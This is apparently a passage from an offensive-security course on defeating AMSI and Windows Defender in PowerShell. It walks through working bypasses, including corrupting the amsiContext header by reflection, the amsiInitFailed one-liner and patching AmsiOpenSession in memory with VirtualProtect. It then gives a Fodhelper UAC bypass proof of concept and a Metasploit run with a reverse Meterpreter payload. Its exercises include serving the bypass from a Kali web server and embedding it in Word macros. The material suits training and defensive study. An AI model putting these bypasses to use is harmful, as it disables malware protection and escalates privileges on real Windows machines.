Listing 26 - Code section after conditional jump in AmsiOpenSession
The conditional jump leads directly to an exit of the function where the static value 0x80070057 is placed in the EAX register. On both the 32-bit and 64-bit architectures, the function return values are returned through the EAX/RAX register.
If we revisit the function prototype of AmsiOpenSession as given in Listing 27, we notice that the return value type is HRESULT.
Listing 27 - Function prototype for AmsiOpenSession
HRESULT values are documented and can be referenced on MSDN where we find that the numerical value 0x80070057 corresponds to the message text E_INVALIDARG. The message text, while not especially verbose, indicates that an argument, which we would assume to be amsiContext, is invalid.
In short, this error occurs if the context structure has been corrupted. If the first four bytes of amsiContext do not match the header values, AmsiOpenSession will return an error. What we don't know is what effect that error will cause. In a situation like this, there are typically two ways forward.
The first is to trace the call to AmsiOpenSession that returns this error and try to figure out where that leads. This could become very time-consuming and complex. The second, and much simpler, approach is to force a failed AmsiOpenSession call, let the execution continue, and observe what happens in our Frida trace. Let's try this approach first.
In order to force an error, we'll place a breakpoint on AmsiOpenSession and trigger it by entering a PowerShell command. Once the breakpoint has been triggered, we'll use ed to modify the first four bytes of the context structure, and let execution continue:
0:014> bp amsi!AmsiOpenSession

0:014> g
Breakpoint 0 hit
amsi!AmsiOpenSession:
00007fff`c75c24c0 e943dcdb0b      jmp     00007fff`d3380108

0:006> dc rcx L1
000001f8`62fa6f40  49534d41                             AMSI

0:006> ed rcx 0

0:006> dc rcx L1
000001f8`62fa6f40  00000000                             ....

0:006> g
Listing 28 - Modifying the context structure header
After overwriting the AMSI header value, we'll continue execution, which generates exceptions:
30024801 ms  [*] AmsiOpenSession()
30024801 ms  |- amsiContext: 0x1f862fa6f40
30024801 ms  |- amsiSession: 0x7fff37328268

30024803 ms  [*] AmsiOpenSession() Exit
30024803 ms  |- HRESULT value is: 0x80070057
Listing 29 - No additional AMSI APIs are called after corrupting the header
According to this output, AmsiOpenSession() has exited. This could indicate that AMSI has been shut down.
To test this, we'll enter the 'amsiutils' string that was previously flagged as malicious:
Listing 30 - No detection on amsiutils with corrupted context header
This time, none of the hooked AMSI APIs are called and our command is not flagged. By corrupting the amsiContext header, we have effectively shut down AMSI without affecting PowerShell. We have effectively bypassed AMSI. Very nice.
Although this method is effective, it relies on manual intervention with WinDbg. Let's try to implement this bypass directly from PowerShell with reflection.
PowerShell stores information about AMSI in managed code inside the System.Management.Automation.AmsiUtils class, which we can enumerate and interact with through reflection.
As previously discussed, a key element of reflection is the GetType method, which we'll invoke through System.Management.Automation.PSReference, also called [Ref].
GetType accepts the name of the assembly to resolve, which in this case is System.Management.Automation.AmsiUtils. Before we execute any code, we'll close the current PowerShell session and open a new one to re-enable AMSI.
Info
Note that using a large number of AMSI trigger strings while testing may cause a "panic" in Windows Defender and it will suddenly consider everything malicious. At this point, the only remedy is to reboot the system.
PS C:\Users\Offsec> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
Listing 31 - Antivirus blocking our attempt to reference AmsiUtils class
Sadly, Windows Defender and AMSI are blocking us from obtaining a reference to the class due to the malicious 'AmsiUtils' string. Instead, we can locate the class dynamically.
We could again attempt to bypass Windows Defender with a split string like 'ams'+'iUtils' (as some public bypasses do), but Microsoft regularly updates the signatures and this simple bypass may eventually fail.
Instead, we'll attempt another approach and loop the GetTypes method, searching for all types containing the string "iUtils" in its name:
PS C:\Users\Offsec> $a=[Ref].Assembly.GetTypes()
PS C:\Users\Offsec> Foreach($b in $a) {if ($b.Name -like "*iUtils") {$b}}
IsPublic IsSerial Name BaseType
-------- -------- ---- --------
False False AmsiUtils System.Object
Listing 32 - Getting all types and filtering them
Armed with a handle to the AmsiUtils class, we can now invoke the GetFields method to enumerate all objects and variables contained in the class. Since GetFields accepts filtering modifiers, we'll apply the NonPublic and Static filters to help narrow the results:
PS C:\Users\Offsec> Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}}
PS C:\Users\Offsec> $c.GetFields('NonPublic,Static')
Name : amsiContext
MetadataToken : 67114374
FieldHandle : System.RuntimeFieldHandle
Attributes : Private, Static
FieldType : System.IntPtr
MemberType : Field
ReflectedType : System.Management.Automation.AmsiUtils
DeclaringType : System.Management.Automation.AmsiUtils
Module : System.Management.Automation.dll
IsPublic : False
IsPrivate : True
IsFamily : False
IsAssembly : False
IsFamilyAndAssembly : False
IsFamilyOrAssembly : False
IsStatic : True
IsInitOnly : False
IsLiteral : False
IsNotSerialized : False
IsSpecialName : False
IsPinvokeImpl : False
IsSecurityCritical : True
IsSecuritySafeCritical : False
IsSecurityTransparent : False
CustomAttributes : {}
...
Listing 33 - Enumerating stored objects in AmsiUtils class
As we will soon realize, the amsiContext field contains the unmanaged amsiContext buffer. However, we can not reference the field directly since amsiContext also contains a malicious "amsi" string. We'll again loop through all the fields, searching for a name containing "Context":
PS C:\Users\Offsec> $d=$c.GetFields('NonPublic,Static')
PS C:\Users\Offsec> Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}}
PS C:\Users\Offsec> $f.GetValue($null)
1514420113440
Listing 34 - Finding the address of amsiContext through reflection
Although we managed to obtain the amsiContext field without triggering AMSI, the output contains a very large integer. Converting this to hexadecimal produces 0x1609A791020, which looks like a valid memory address.
To verify our theory that this is indeed the address of the amsiContext buffer, we'll open and attach WinDbg and dump the memory at address 0x1609A791020:
0:009> dc 0x1609A791020
00000160`9a791020 49534d41 00000000 806db190 00000160 AMSI......m.`...
00000160`9a791030 8086dd30 00000160 00000022 00000000 0...`...".......
00000160`9a791040 6372756f 00007365 cf43afd2 91000300 ources....C.....
00000160`9a791050 554c4c41 53524553 464f5250 3d454c49 ALLUSERSPROFILE=
00000160`9a791060 505c3a43 72676f72 61446d61 00006174 C:\ProgramData..
00000160`9a791070 00000000 00000000 cf5eafd1 80000400 ..........^.....
00000160`9a791080 00000000 00000000 9a791080 00000160 ..........y.`...
00000160`9a791090 00000000 00000000 80000000 00000000 ................
Listing 35 - Verifying the address of amsiContext in WinDbg
The first four bytes at the dumped address contain the AMSI header values, indicating that this is very likely the amsiContext buffer.
Now, let's put this all together. We'll recreate each of the steps and use Copy to overwrite the amsiContext header by copying data (four zeros) from managed to unmanaged memory:
PS C:\Users\Offsec> $a=[Ref].Assembly.GetTypes()
PS C:\Users\Offsec> Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}}
PS C:\Users\Offsec> $d=$c.GetFields('NonPublic,Static')
PS C:\Users\Offsec> Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}}
PS C:\Users\Offsec> $g=$f.GetValue($null)
PS C:\Users\Offsec> [IntPtr]$ptr=$g
PS C:\Users\Offsec> [Int32[]]$buf=@(0)
PS C:\Users\Offsec> [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
Listing 36 - Overwriting the amsiContext header bytes
We do not get any output from the executed commands, but we can inspect our work by switching to WinDbg, forcing a break through Debug > Break and dumping the content of the amsiContext buffer:
(1284.1ff8): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007fff`d3521f80 cc int 3
0:010> dc 0x1609A791020
00000160`9a791020 00000000 00000000 806db190 00000160 ..........m.`...
00000160`9a791030 8086dd30 00000160 00000037 00000000 0...`...7.......
00000160`9a791040 6372756f 00007365 cf43afd2 91000300 ources....C.....
00000160`9a791050 554c4c41 53524553 464f5250 3d454c49 ALLUSERSPROFILE=
00000160`9a791060 505c3a43 72676f72 61446d61 00006174 C:\ProgramData..
00000160`9a791070 00000000 00000000 cf5eafd1 80000400 ..........^.....
00000160`9a791080 00000000 00000000 9a791080 00000160 ..........y.`...
00000160`9a791090 00000000 00000000 80000000 00000000 ................
Listing 37 - Verifying the overwritten AMSI header
This output indicates that the context structure header was indeed overwritten, which should force AmsiOpenSession to error out.
Next, let's continue execution in the debugger, switch back to PowerShell, and enter the malicious 'amsiutils' string:
Listing 38 - No detection on amsiutils with corrupted context header
The string was not flagged. Excellent.
We can combine this bypass into a PowerShell one-liner:
PS C:\Users\Offsec> $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf = @(0);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
PS C:\Users\Offsec> 'amsiutils'
amsiutils
Listing 39 - AMSI bypass through context structure corruption
Not only is this bypass working, but it is difficult to blacklist now that we've removed explicit signature strings and dynamically resolved the types and fields.
This is working well, but it's not the only approach. We'll work through another bypass in the next section.
Exercises
- Inspect the amsiContext structure to locate the AMSI header using Frida and WinDbg.
- Manually modify the amsiContext structure in WinDbg and ensure AMSI is bypassed.
- Replicate the .NET reflection to dynamically locate the amsiContext field and modify it.
11.3.2. Attacking Initialization
In the previous section, we evaded AMSI by corrupting the context structure. This context structure is created by the AmsiInitialize function when AMSI.DLL is first loaded and initialized inside the PowerShell process.
Manipulating a result variable set by AmsiInitialize can also lead to another AMSI bypass through the amsiInitFailed field, a technique first discovered by Matt Graeber in 2016.
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
Listing 40 - AMSI bypass through amsiInitFailed field
The amsiInitFailed field is verified by AmsiOpenSession in the same manner as the amsiContext header, which leads to an error.
The AMSI bypass in Listing 40 still works even though it was discovered in 2016, but the substrings 'AmsiUtils' and 'amsiInitFailed' have since been flagged as malicious.
We can reuse the dynamic discovery of types and fields from our amsiContext AMSI bypass to evade the signatures and reuse this bypass.
Both AMSI bypasses rely on reflection, but as we'll discuss in the next section, we can also use the Win32 APIs to corrupt the AMSI functions themselves.
Exercise
- Modify the original AMSI bypass shown in Listing 40 to bypass Windows Defender string signatures through dynamic filtering.
11.4. Wrecking AMSI in PowerShell
In the last section, we used reflection to locate vital structures and variables that, when corrupted, will cause AMSI to be disabled. In this section, we'll modify the assembly instructions themselves instead of the data they are acting upon in a technique known as binary patching. We can use this technique to hotpatch the code and force it to fail even if the data structure is valid.
11.4.1. Understanding the Assembly Flow
Before we modify any code, we must first understand how the original code operates. To do that, we'll dump the content of AmsiOpenSession with WinDbg:
0:018> u amsi!AmsiOpenSession L1A
amsi!AmsiOpenSession:
00007fff`aa0824c0 4885d2          test    rdx,rdx
00007fff`aa0824c3 7446            je      amsi!AmsiOpenSession+0x4b (00007fff`aa08250b)
00007fff`aa0824c5 4885c9          test    rcx,rcx
00007fff`aa0824c8 7441            je      amsi!AmsiOpenSession+0x4b (00007fff`aa08250b)
00007fff`aa0824ca 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007fff`aa0824d0 7539            jne     amsi!AmsiOpenSession+0x4b (00007fff`aa08250b)
00007fff`aa0824d2 4883790800      cmp     qword ptr [rcx+8],0
00007fff`aa0824d7 7432            je      amsi!AmsiOpenSession+0x4b (00007fff`aa08250b)
00007fff`aa0824d9 4883791000      cmp     qword ptr [rcx+10h],0
00007fff`aa0824de 742b            je      amsi!AmsiOpenSession+0x4b (00007fff`aa08250b)
00007fff`aa0824e0 41b801000000    mov     r8d,1
00007fff`aa0824e6 418bc0          mov     eax,r8d
00007fff`aa0824e9 f00fc14118      lock xadd dword ptr [rcx+18h],eax
00007fff`aa0824ee 4103c0          add     eax,r8d
00007fff`aa0824f1 4898            cdqe
00007fff`aa0824f3 488902          mov     qword ptr [rdx],rax
00007fff`aa0824f6 7510            jne     amsi!AmsiOpenSession+0x48 (00007fff`aa082508)
00007fff`aa0824f8 418bc0          mov     eax,r8d
00007fff`aa0824fb f00fc14118      lock xadd dword ptr [rcx+18h],eax
00007fff`aa082500 4103c0          add     eax,r8d
00007fff`aa082503 4898            cdqe
00007fff`aa082505 488902          mov     qword ptr [rdx],rax
00007fff`aa082508 33c0            xor     eax,eax
00007fff`aa08250a c3              ret
00007fff`aa08250b b857000780      mov     eax,80070057h
00007fff`aa082510 c3              ret
Listing 41 - AmsiOpenSession in assembly code
In Listing 41, we unassembled all 0x1A instructions that make up AmsiOpenSession. To force an error, we could just modify the very first bytes to the binary values that represent the last two instructions, which are highlighted.
This way, every call to AmsiOpenSession would fail even if the supplied arguments were valid. Instead of completely overwriting instructions, we may also be able to make more minor modifications that achieve the same goal.
The two first instructions in AmsiOpenSession are a TEST followed by a conditional jump. This specific conditional jump is called jump if equal (JE) and depends on a CPU flag called the zero flag (ZF).
The conditional jump is controlled by the TEST instruction according to the argument and is executed if the zero flag is equal to 1. If we modify the TEST instruction to an XOR instruction, we may force the Zero flag to be set to 1 and trick the CPU into taking the conditional jump that leads to the invalid argument return value.
XOR takes two registers as an argument but if we supply the same register as both the first and second argument, the operation will zero out the content of the register. The result of the operation controls the zero flag since if the result ends up being zero, the zero flag is set.
In summary, we will overwrite the TEST RDX,RDX with an XOR RAX,RAX instruction, forcing the execution flow to the error branch, which will disable AMSI.
There is one additional detail we need to take into account. When the original TEST RDX,RDX instruction is compiled, it is converted into the binary value 0x4885d2. This value takes up three bytes so the replacement, XOR RAX,RAX has to use up the same amount of memory.
XOR RAX,RAX is compiled into the binary value 0x4831c0, which luckily matches the number of bytes we require.
At this point, we realize that we can disable AMSI by overwriting only three bytes of memory inside the AmsiOpenSession API. In the next section, we'll implement this in PowerShell.
Exercises
- Follow the analysis in WinDbg and locate the TEST and conditional jump instruction.
- Search for any other instructions inside AmsiOpenSession that could be overwritten just as easily to achieve the same goal.
11.4.2. Patching the Internals
In this section, we'll complete the attack and modify the first instruction of AmsiOpenSession directly from PowerShell with the help of Win32 APIs.
To implement the attack, we'll need to perform three actions. We'll obtain the memory address of AmsiOpenSession, modify the memory permissions where AmsiOpenSession is located, and modify the three bytes at that location.
In order to resolve the address of AmsiOpenSession, we would typically call GetModuleHandle to obtain the base address of AMSI.DLL, then call GetProcAddress. We previously used reflection to accomplish this with the in-memory PowerShell shellcode runner.
As part of the shellcode runner we created, the LookupFunc method called both GetModuleHandle and GetProcAddress from the Microsoft.Win32.UnsafeNativeMethods namespace as shown in Listing 42.
function LookupFunc {

    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)), $functionName))
}
Listing 42 - PowerShell method that resolves Win32 APIs through reflection
We can use this function like any other Win32 API to locate AmsiOpenSession by opening a 64-bit instance of PowerShell_ISE and executing the code shown in Listing 43:
PS C:\Users\Offsec> function LookupFunc {

    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)), $functionName))
}

[IntPtr]$funcAddr = LookupFunc amsi.dll AmsiOpenSession
$funcAddr
140736475571392
Listing 43 - Resolving the address of AmsiOpenSession
To verify this address, we'll open WinDbg, attach to the PowerShell_ISE process and quickly translate the address to hexadecimal with the ? command, prepending the address with 0n:
Listing 44 - Converting the address to hexadecimal
With the value converted, we can then unassemble the instructions at that address to check if it is correct:
0:001> u 7fff`c3a224c0
amsi!AmsiOpenSession:
00007fff`c3a224c0 4885d2          test    rdx,rdx
00007fff`c3a224c3 7446            je      amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
00007fff`c3a224c5 4885c9          test    rcx,rcx
00007fff`c3a224c8 7441            je      amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
00007fff`c3a224ca 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007fff`c3a224d0 7539            jne     amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
00007fff`c3a224d2 4883790800      cmp     qword ptr [rcx+8],0
00007fff`c3a224d7 7432            je      amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
Listing 45 - Verifying AmsiOpenSession address in WinDbg
Clearly, we have located the address of AmsiOpenSession.
This solves our first challenge. Now we must consider memory protections.
In Windows, all memory is divided into 0x1000-byte pages. A memory protection setting is applied to each page, describing the permissions of data on that page.
Normally, code pages are set to PAGE_EXECUTE_READ, or 0x20, which means we can read and execute this code, but not write to it. This obviously presents a problem.
Let's verify this in WinDbg with !vprot, which displays memory protection information for a given memory address:
0:001> !vprot 7FFFC3A224C0
BaseAddress:       00007fffc3a22000
AllocationBase:    00007fffc3a20000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        0000000000008000
State:             00001000  MEM_COMMIT
Protect:           00000020  PAGE_EXECUTE_READ
Type:              01000000  MEM_IMAGE
Listing 46 - Displaying memory protections with WinDbg
The highlighted line shows the current memory protection for the memory page, which is indeed PAGE_EXECUTE_READ.
Since we want to overwrite three bytes on this page, we must first change the memory protection. This can be done with the Win32 VirtualProtect API, which has the following function prototype:
BOOL VirtualProtect(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flNewProtect,
  PDWORD lpflOldProtect
);
Listing 47 - Function prototype for VirtualProtect
The first argument is the page address. The second argument is the size of the area we wish to modify. This is largely irrelevant since APIs like VirtualProtect operate on an entire memory page. Setting this parameter to any value between 1 and 0xFFF will produce the same result. However, for clarity we will set this to "3".
The third argument (flNewProtect) is the most important since it dictates the memory protection we want to apply to the page. In our case, we want to set this to PAGE_EXECUTE_READWRITE (0x40). This will ensure that we retain the original read and execute permissions and also enable our overwrite.
The final argument (lpflOldProtect) is a variable where the current memory protection will be stored by the operating system API. The first three arguments can easily be translated from the C data types to corresponding types in .NET of [IntPtr], [UInt32], and [UInt32] respectively.
The output value is a pointer to a DWORD. In C# we can specify this as a reference with the MakeByRefType method, which can be used together with the [ref] keyword when invoking the function. Additionally, the value itself is suppled as a [UInt32].
As discussed in a previous module, to invoke VirtualProtect from PowerShell, we pass its memory address (found through LookupFunc) and its arguments types (found through getDelegateType) and combine them with GetDelegateForFunctionPointer.
Our code so far is shown in Listing 48:
function LookupFunc {

    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)), $functionName))
}

function getDelegateType {

    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
      DefineDynamicModule('InMemoryModule', $false).
      DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
      [System.MulticastDelegate])

  $type.
    DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $func).
      SetImplementationFlags('Runtime, Managed')

  $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
      SetImplementationFlags('Runtime, Managed')

    return $type.CreateType()
}

[IntPtr]$funcAddr = LookupFunc amsi.dll AmsiOpenSession
$oldProtectionBuffer = 0
$vp=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualProtect), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32].MakeByRefType()) ([Bool])))
$vp.Invoke($funcAddr, 3, 0x40, [ref]$oldProtectionBuffer)
Listing 48 - Calling VirtualProtect to modify memory protections
As shown above, we combined LookupFunc and getDelegateType into one statement along with the argument types to create the $vp_function variable from which we call the Invoke method. The $oldProtectionBuffer variable is used to store the old memory protection setting as required.
Before executing the code, we must resume PowerShell_ISE execution by entering the g in WinDbg. The code itself should simply return the value "True" if successful, but we can verify it in WinDbg by pausing execution through Debug > Break and then repeating the !vprot command:
0:001> !vprot 7FFFC3A224C0
BaseAddress:       00007fffc3a22000
AllocationBase:    00007fffc3a20000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        0000000000001000
State:             00001000  MEM_COMMIT
Protect:           00000080  PAGE_EXECUTE_WRITECOPY
Type:              01000000  MEM_IMAGE
Listing 49 - Displaying modified memory protections with WinDbg
However, the new memory protection is set to PAGE_EXECUTE_WRITECOPY instead of PAGE_EXECUTE_READWRITE. In order to conserve memory, Windows shares AMSI.DLL between processes that use it. PAGE_EXECUTE_WRITECOPY is equivalent to PAGE_EXECUTE_READWRITE but it is a private copy used only in the current process.
Now that we have located AmsiOpenSession and modified its memory protections, we can overwrite the required three bytes.
We can use the Copy method from the System.Runtime.InteropServices namespace to copy the assembly instruction (XOR RAX,RAX) represented as 0x48, 0x31, 0xC0 from a managed array ($buf) to unmanaged memory:
$buf = [Byte[]] (0x48, 0x31, 0xC0)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $funcAddr, 3)
Listing 50 - Overwriting the first assembly instruction
This should disable AMSI as soon as it is used, but we'll restore the original memory protection to cover our tracks. To restore the memory protections, we'll use VirtualProtect again and specify the previous memory protection value 0x20 as shown in Listing 51:
Listing 51 - Calling VirtualProtect to restore memory protections
Since we stored the function delegate in the $vp variable, we do not have to resolve it twice. To verify the modifications, we'll again use WinDbg:
0:001> u 7FFFC3A224C0
amsi!AmsiOpenSession:
00007fff`c3a224c0 4831c0          xor     rax,rax
00007fff`c3a224c3 7446            je      amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
00007fff`c3a224c5 4885c9          test    rcx,rcx
00007fff`c3a224c8 7441            je      amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
00007fff`c3a224ca 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007fff`c3a224d0 7539            jne     amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
00007fff`c3a224d2 4883790800      cmp     qword ptr [rcx+8],0

0:001> !vprot 7FFFC3A224C0
BaseAddress:       00007fffc3a22000
AllocationBase:    00007fffc3a20000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        0000000000008000
State:             00001000  MEM_COMMIT
Protect:           00000020  PAGE_EXECUTE_READ
Type:              01000000  MEM_IMAGE
Listing 52 - Verifying modifications in AmsiOpenSession
Notice the modified assembly instructions as well as the restored memory protections highlighted in Listing 52.
As a final test, we will enter the 'amsiutils' string, which would normally trigger AMSI:
Listing 53 - AMSI bypass working in PowerShell
Very nice. The bypass indeed works and AMSI is disabled. We can now execute arbitrary malicious PowerShell code.
Exercises
- Recreate the bypass shown in this section by both entering the commands directly in the command prompt and by downloading and executing them as a PowerShell script from your Kali Linux Apache web server.
- Incorporate this bypass into a VBA macro where PowerShell is launched through WMI to bypass both the Windows Defender detection on the Microsoft Word document and the AMSI-based detection.
Extra Mile
Create a similar AMSI bypass but instead of modifying the code of AmsiOpenSession, find a suitable instruction to change in AmsiScanBuffer and implement it from reflective PowerShell.
11.5. UAC Bypass vs Microsoft Defender
In this section, we'll walk through a case study in which we must execute PowerShell in a new process and evade AMSI. This case study leverages a UAC bypass that abuses the Fodhelper.exe application. This particular UAC bypass still works on the most recent Windows version at the time of this writing and does not rely on writing a file to disk.
First, we'll briefly cover the internals of the bypass and determine how it fares against AMSI.
11.5.1. FodHelper UAC Bypass
This particular bypass was disclosed in 2017 and leverages the Fodhelper.exe application that was introduced in Windows 10 to manage optional features like region-specific keyboard settings.
The Fodhelper binary runs as high integrity, and as we will demonstrate, it is vulnerable to exploitation due to the way it interacts with the Windows Registry. More specifically, it interacts with the current user's registry, which we are allowed to modify.
As reported in the original blog post, Fodhelper tries to locate the following registry key, which does not exist by default in Windows 10:
Listing 54 - The registry key that Fodhelper tries to locate
If we create the registry key and add the DelegateExecute value, Fodhelper will search for the default value (Default) and use the content of the value to create a new process. If our exploit creates the registry path and sets the (Default) value to an executable (like powershell.exe), it will be spawned as a high integrity process when Fodhelper is started.
Listing 55 shows a proof-of-concept in PowerShell that creates the needed registry keys with associated values required to launch PowerShell.
PS C:\Users\Offsec> New-Item -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Value powershell.exe –Force

PS C:\Users\Offsec> New-ItemProperty -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Name DelegateExecute -PropertyType String -Force

PS C:\Users\Offsec> C:\Windows\System32\fodhelper.exe
Listing 55 - Proof of concept to create registry keys and launch PowerShell
The first command creates the registry path through the New-Item cmdlet and the -Path option. Additionally, it sets the value of the default key to "powershell.exe" through the -Value option while the -Force flag suppresses any warnings.
In the second command, the DelegateExecute value is created through the similar New-ItemProperty cmdlet, again using the -Path option along with the -Name option to specify the value and the -PropertyType option to specify the type of value, in this case a String.
Finally, fodhelper.exe is started to launch the high-integrity PowerShell prompt as shown in Figure 7.

Figure 7: High integrity PowerShell prompt launched from UAC bypass
Based on the highlighted section of Figure 7, the PowerShell prompt is running in high integrity.
This is obviously only a simple proof-of-concept but it has been weaponized by exploitation frameworks including Metasploit so let's test it out.
First, we'll use one of our many shellcode runners to obtain a reverse Meterpreter shell on the Windows 10 victim machine and use that active Meterpreter session to launch the fodhelper UAC bypass module. Listing 56 shows the executed UAC bypass module:
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper

msf5 exploit(windows/local/bypassuac_fodhelper) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows x86
   1   Windows x64


msf5 exploit(windows/local/bypassuac_fodhelper) > set target 1
target => 1

msf5 exploit(windows/local/bypassuac_fodhelper) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                               Connection
  --  ----  ----                     -----------                               ----------
  1         meterpreter x64/windows  victim\Offsec @ victim  192.168.119.120:443 -> 192.168.120.11:51474 (192.168.120.11)

msf5 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1

msf5 exploit(windows/local/bypassuac_fodhelper) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(windows/local/bypassuac_fodhelper) > set lhost 192.168.119.120
lhost => 192.168.119.120
msf5 exploit(windows/local/bypassuac_fodhelper) > set lport 444
lport => 444
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[-] Exploit failed [user-interrupt]: Rex::TimeoutError Operation timed out.
[-] exploit: Interrupted
Listing 56 - Metasploit Fodhelper UAC bypass module fails
First we chose the module, displayed and set the 64-bit target option along with the session number, and configured the payload. Once we launched the exploit, it failed even though the user was a member of the administrators group.
If we view the desktop of the Windows 10 victim machine when the exploit is launched, we discover an alert from Windows Defender. To get more information, we can open the Security Center app from the search menu, navigate to the Virus & threat protection submenu, and click Threat history. Under Quarantined threats, we find the entry displayed in Figure 8.

Figure 8: Antivirus alert from Windows Defender due to Metasploit UAC module
This antivirus alert refers to the PowerShell component of the UAC bypass and was triggered by AMSI.
Note: The amount of output in the multi/handler and the antivirus alert given can vary.
AMSI stops the default Metasploit fodhelper module from bypassing UAC and even kills the existing Meterpreter session.
In the next section, we'll attempt to execute the UAC bypass and evade AMSI.
Exercises
- Manually run the Fodhelper UAC bypass with the PowerShell commands listed in this section.
